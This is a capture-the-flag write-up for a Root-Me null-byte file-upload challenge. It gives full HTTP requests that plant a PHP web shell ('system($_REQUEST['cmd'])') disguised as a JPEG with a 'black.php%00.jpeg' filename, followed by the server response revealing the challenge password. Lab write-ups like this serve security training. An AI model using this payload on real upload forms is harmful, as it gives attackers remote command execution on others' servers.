
File upload - Null byte

Reference: https://book.hacktricks.xyz/pentesting-web/file-upload

- For this lab, we will try to upload a php file. The server is checking whether the extentsion is png, jpeg, gif




- If we try to upload a file with extentsion php, it will return wrong extentsion.
- We need to add a nullbyte in filename because the server will only check the extension of filename

```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
Content-Length: 711
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge01.root-me.org
......

------WebKitFormBoundary0BGjKQsHRONkR3l0
Content-Disposition: form-data; name="file"; filename="black.php%00.jpeg"
Content-Type: image/jpeg

ÿØÿà
<?php system($_REQUEST['cmd'])?>
------WebKitFormBoundary0BGjKQsHRONkR3l0--
```



```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
Content-Length: 711
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge01.root-me.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0BGjKQsHR0NkR310
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.9
Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5a4b84874b05b44ca80a2c387ea82b39; PHPSESSID=1b9f9cbda6bbfec91a50e7281c591473
Connection: close

------WebKitFormBoundary0BGjKQsHR0NkR310
Content-Disposition: form-data; name="file"; filename="black.php%00.jpeg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛC !"$"$ÿÛCÿÀ8"ÿÄ
ÿÄµ}!1AQa"q2¡#B±ÁRÑð$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz¢£¤¥¦§¨©ª²³´µ¶·¸¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæç
èéêñòóôõö÷øùúÿÄ
ÿÄµw!1AQaq"2B¡±Á #3RðbrÑ

<?php system($_REQUEST['cmd'])?>
------WebKitFormBoundary0BGjKQsHR0NkR310--
```

Photo gallery v 0.04


| upload | Hackin9 | MISC | Phrack

File information :

- Upload: black.php%00.jpeg
- Type: image/jpeg
- Size: 0.5078125 kB
- Stored in: ./galerie/upload/5a4b84874b05b44ca80a2c387ea82b39/black.php%00.jpeg

File uploaded.

- Access the file to get the flag



```
GET /web-serveur/ch22/galerie/upload/5a4b84874b05b44ca80a2c387ea82b39//black.php
HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge01.root-me.org/web-serveur/ch22/?galerie=upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5a4b84874b05b44ca80a2c387ea82b39; PHPSESSID=
1b9f9cbda6bbfec91a50e7281c591473
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 03 Nov 2024 08:43:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 131

<html>Well done ! You can validate this challenge with the password :
YPNchi2NmTwygr2dgCCF
<br>This file is already deleted.</html>
```